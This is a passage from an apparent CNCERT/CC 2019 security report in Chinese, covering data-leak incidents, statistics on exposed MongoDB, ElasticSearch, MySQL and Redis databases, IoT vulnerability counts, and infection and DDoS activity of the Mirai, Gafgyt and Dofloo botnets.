2019年2月13日，境外人员发布消息称，我国某公司发生大规模人脸识别数据泄露事件，超过250万人的数据可被获取，680万余条记录泄露，其中包括身份证信息、人脸识别图像及捕捉地点等。

（2）某公司公民征信信息泄露事件

2019年3月2日，境外人员发布消息称，一份名为“天眼黑名单”的数据泄露，其中包括153万余条贷款失信人信息，包含姓名、身份证号码、手机号、家庭地址、公司名称等信息。CNCERT/CC立刻与该消息披露方联系沟通，获悉数据库IP地址，并定位其使用单位，发现该次数据泄露是由于其对MongoDB数据库配置不当导致。

（3）某 ElasticSearch 数据库暴露事件

2019年3月4日，境外人员向CNCERT/CC邮箱发送了中国两个ElasticSearch数据库暴露的事件信息，针对该事件CNCERT/CC前期已在主管部门的指导下进行处置。

（4）某数据库存在未授权访问漏洞事件

2019年3月9日，CNCERT/CC监测发现位于河南省的某数据库存在未授权访问漏洞，20万余条个人信息暴露在互联网上，无须密码即可访问。

2.2.2 2019 年我国境内存在泄露隐患的数据库情况

CNCERT/CC分析发现，安全漏洞是导致网络数据库存在数据泄露隐患的主要因素，涉及的数据库（服务）类型主要包括MongoDB、ElasticSearch、MySQL和Redis等，涉及的漏洞类型主要为未授权访问和弱口令漏洞。2019年，CNCERT/CC对我国境内存在数据泄露隐患的数据库情况的排查结果见表2-1。CNCERT/CC已在相关部门指导下对上述具有数据泄露隐患的数据库开展应急处置工作。

表2-1 我国境内存在数据泄露隐患的数据库排查情况

数据库（服务）	漏洞类型	数据表数量 / 个	数据量大小	数据条数 / 条
MongoDB	未授权访问	10,190	37.6TB	8,121亿
ElasticSearch	未授权访问	9,611	1,123TB	9,518亿
MySQL	未授权访问	574	11.7TB	87亿
MySQL	弱口令	3,019	2TB	96亿
Redis	未授权访问	15,006	148GB	5,900万
Redis	弱口令	2,320	8GB	48万

我国境内存在未授权访问漏洞的MongoDB数据库IP地址数量占比按地域分布如图2-8所示，其中排名前3位的为广东省、北京市和浙江省。




图 2-8 我国境内存在未授权访问漏洞的 MongoDB 数据库 IP 地址数量占比按地域分布（来源：CNCERT/CC）

我国境内存在未授权访问漏洞的MongoDB数据库承载的数据量分布情况如图2-9所示，其中大量数据库承载数据量较小，小于100个数据的数据库占比39.0%。




图 2-9　我国境内存在未授权访问漏洞的 MongoDB 数据库承载的数据量分布情况
（来源：CNCERT/CC）

我国境内存在未授权访问漏洞的ElasticSearch服务IP地址数量占比按地域分布如图2-10所示，其中排名前3位的为北京市、广东省和浙江省。




图 2-10　我国境内存在未授权访问漏洞的 ElasticSearch 服务 IP 地址数量占比按地域分布
（来源：CNCERT/CC）

我国境内存在未授权访问漏洞的ElasticSearch服务承载的数据量分布情况如图2-11所示，其中大量ElasticSearch服务承载数据量较小，小于100个数据的ElasticSearch服务占比45.2%。




图 2-11 我国境内存在未授权访问漏洞的 ElasticSearch 服务承载的数据量分布情况（来源：CNCERT/CC）

我国境内存在未授权访问漏洞的Redis数据库IP地址数量占比按地域分布如图2-12所示，其中排名前3位的为广东省、浙江省和北京市。




图 2-12　我国境内存在未授权访问漏洞的 Redis 数据库 IP 地址数量占比按地域分布（来源：CNCERT/CC）

我国境内存在未授权访问漏洞的Redis数据库承载的数据量分布情况如图2-13所示，其中大量数据库承载数据量较小，小于100个数据的数据库占比91.3%。




图 2-13　我国境内存在未授权访问漏洞的 Redis 数据库承载的数据量分布情况（来源：CNCERT/CC）

今后，CNCERT/CC将继续配合主管部门，针对存在漏洞的各类数据库（服务）信息系统，加大技术监测排查和通报处置力度，及时消除数据泄露隐患，同时，将依托CNVD加大对于未授权访问、弱口令等易造成大规模数据泄露隐患漏洞的收集力度，强化对重要行业单位的漏洞修补工作。

2.3 2019 年我国境内联网智能设备安全态势专题分析

联网智能设备的安全问题已成为重要的网络安全问题，多个国家爆发了Mirai等针对联网智能设备的重大网络安全攻击事件。以下将重点针对联网智能设备的恶意代码攻击活动情况进行分析。

目前活跃在联网智能设备上的恶意代码家族超过15个，包括Ddosf、Dofloo、Gafgyt、MrBlack、Persirai、Sotdas、Tsunami、Triddy、Mirai、Moose、Reaper、Satori等。这些恶意代码一般利用Telnet、ssh等远程管理服务弱口令漏洞、操作系统漏洞、Web应用漏洞、身份验证漏洞及其他应用漏洞入侵和控制联网智能设备。联网智能设备被入侵控制后存在用户信息和设备数据被窃取、硬件设备被控制和破坏、设备被用作跳板对内攻击内网其他主机或对外发动DDoS攻击等安全威胁和风险。

2.3.1 联网智能设备漏洞收录情况

联网智能设备存在的软硬件漏洞可能导致设备数据和用户信息泄露、设备瘫痪、感染僵尸木马程序设备成为攻击内网主机和其他信息基础设施跳板等安全风险和问题。CNVD持续对联网智能设备（IoT设备）漏洞开展跟踪、收录和通报处置工作，2019年漏洞收录情况如下。

（1）通用型漏洞收录情况

通用型漏洞一般是指对某类软硬件产品都会构成安全威胁的漏洞。2019年CNVD收录通用型IoT设备漏洞2,384个，与2018年同期的2,194个相比增加9%。

漏洞类型包括信息泄露、命令执行、权限绕过、跨站、缓冲区溢出、拒绝服务、SQL注入、信任管理和内存破坏等。其中，信息泄露、命令执行、权限绕过漏洞数量位列前3位，分别占公开收录漏洞总数的18.0%、14.0%、13.0%，如图2-14所示。




图 2-14　2019 年 CNVD 收录通用型 IoT 设备漏洞数量占比按漏洞类型分布（来源：CNCERT/CC）

漏洞影响的设备类型包括手机设备、智能监控平台、路由器、网络摄像头、防火墙、交换机、会议系统、网关设备和GPS设备等。其中，手机设备、智能监控平台、路由器的漏洞数量位列前3位，分别占公开收录漏洞总数的36.0%、25.0%、14.0%，如图2-15所示。




图 2-15　2019 年 CNVD 收录通用型 IoT 设备漏洞数量占比按设备类型分布（来源：CNCERT/CC）

（2）事件型漏洞收录情况

事件型漏洞一般是指对一个具体应用构成安全威胁的漏洞。2019年CNVD收录IoT设备事件型漏洞922个，所影响的设备包括智能监控平台、防火墙、网络摄像头、会议系统、GPS设备、一卡通、网关设备、路由器、打印机和交换机。其中，智能监控平台、防火墙、网络摄像头的漏洞数量位列前3位，分别占公开收录漏洞总数的51.0%、25.0%、11.0%，如图2-16所示。




图 2-16　2019 年 CNVD 收录事件型 IoT 设备漏洞数量占比按设备类型分布（来源：CNCERT/CC）

2.3.2 联网智能设备恶意代码传播情况

2019年，CNCERT/CC捕获联网智能设备恶意程序样本数量（按MD5去重）324.1万余个，其中大部分属于Mirai家族和Gafgyt家族（占比86.1%）；监测发现恶意程序服务端传播源IP地址2.78万余个，其中境外传播源IP地址占比79.9%；监测发现P2P传播源IP地址3.56万余个；监测发现我国境内203.8万余个联网智能设备IP地址疑似感染恶意程序，主要位于浙江省、江苏省、山东省、辽宁省、河南省等地区；被控联网智能设备日均向1,528个目标IP地址发起DDoS攻击。2019年，主要恶意程序家族活动情况如图2-17所示。




图 2-17　2019 年主要联网智能设备恶意程序家族活动情况（来源：CNCERT/CC）

（1）Mirai 恶意程序活动情况

Mirai恶意代码的通用命名为Trojan[DDoS]/Linux.Mirai，是一种针对联网智能设备的木马僵尸程序，具有蠕虫感染的特点。设备被入侵控制后可能被用于实施DDoS攻击、感染入侵其他设备，且被控设备自身存在严重的用户资料和数据泄露风险，是存在变种最多的恶意程序之一。

2019年，CNCERT/CC共捕获Mirai恶意程序样本237.70万余个，监测到Mirai恶意程序样本传播次数1.43亿余次，监测发现1.14万余个Mirai恶意程序传播源IP地址、154.46万余个IP地址感染Mirai恶意程序。2019年7-8月Mirai恶意程序样本传播次数处于较高水平，全年传播次数处于较为平稳状态，如图2-18所示。




图 2-18　2019 年 Mirai 恶意程序传播次数按月度统计（来源：CNCERT/CC）

CNCERT/CC对Mirai木马僵尸网络发动的DDoS攻击进行抽样监测和跟踪分

析，Mirai木马僵尸网络利用大量我国境内受控设备频繁对境内外目标发动DDoS攻击。2019年，CNCERT/CC监测到4,688个Mirai控制端IP地址通过控制20.52万余个受控IP地址，日均向834个目标IP地址发起DDoS攻击。

2019年，CNCERT/CC监测发现Mirai恶意程序控制端口共757个，主要包括端口1791、端口8333、端口45、端口26663、端口9375等，2019年Mirai恶意程序控制端IP地址数量占比按控制端口统计如图2-19所示。




图 2-19　2019 年 Mirai 恶意程序控制端 IP 地址数量占比按控制端口统计
（来源：CNCERT/CC）

（2）Gafgyt 恶意程序活动情况

Gafgyt恶意程序的通用命名为Backdoor.Linux.Gafgyt，设备被入侵控制后可能被用于实施DDoS攻击、感染入侵其他设备。Gafgyt恶意程序于2014年8月第一次被发现，2015年1月源代码被公开，是目前存在变种最多的恶意程序之一。

2019年，CNCERT/CC共捕获Gafgyt恶意程序样本66.88万余个，监测到Gafgyt恶意程序样本传播次数3331.41万余次，监测发现1.19万余个Gafgyt恶意程序传播源IP地址，73.99万余个IP地址感染Gafgyt恶意程序。2019年第一至二季度Gafgyt恶意程序传播活跃度呈现上升态势，在第三季度出现高度活跃情况，第四季度有所回落，如图2-20所示。




图 2-20　2019 年 Gafgyt 恶意程序传播次数按月度统计情况（来源：CNCERT/CC）

2019年第四季度，Gafgyt恶意程序传播源IP地址数量出现异常上升态势，并在12月达到月统计数量峰值。2019年Gafgyt恶意程序传播源IP地址数量按月度统计如图2-21所示。




图 2-21　2019 年 Gafgyt 恶意程序传播源 IP 地址数量按月度统计情况（来源：CNCERT/CC）

2019年前三季度与第四季度Gafgyt恶意程序传播源IP地址数量我国境内外占

比如图2-22所示。我国境内传播源IP地址数量在第四季度占比达到50.8%，远高于前三季度的占比9.6%。




图 2-22　2019 年前三季度与第四季度 Gafgyt 恶意程序传播源 IP 地址数量我国境内外占比情况（来源：CNCERT/CC）

经分析，2019年第四季度在突然大量出现的我国境内传播源IP地址中，大部分与Gafgyt恶意程序无关，而是与新出现的P2P僵尸网络Mozi相关。Mozi是继Hajime之后又一个基于DHT协议实现的P2P物联网僵尸网络，由于该恶意程序复用了部分Gafgyt的代码，因此被大部分引擎识别为Gafgyt。

CNCERT/CC对Gafgyt木马僵尸网络发动的DDoS攻击进行抽样监测和跟踪分析，Gafgyt木马僵尸网络利用大量我国境内受控设备频繁对境内外目标发动DDoS攻击。2019年，CNCERT/CC监测到2,029个Gafgyt控制端IP地址通过控制28.74万余个受控IP地址，日均向761个目标IP地址发起DDoS攻击。

2019年第三季度，CNCERT/CC监测发现Gafgyt恶意程序控制端口共278个，主要包括端口23、端口666、端口4849、端口1209、端口282等，如图2-23所示。




图 2-23　2019 年 Gafgyt 恶意程序控制端 IP 地址数量占比按控制端口统计（来源：CNCERT/CC）

（3）Dofloo 恶意程序活动情况

CNCERT/CC监测发现Dofloo恶意程序在2019年5月出现高度活跃情况，9月后样本数量急剧减少并维持在较低水平至2019年年底。CNCERT/CC共捕获Dofloo恶意程序样本11.98万余个，传播次数205.30万余次，按月度统计如图2-24所示。

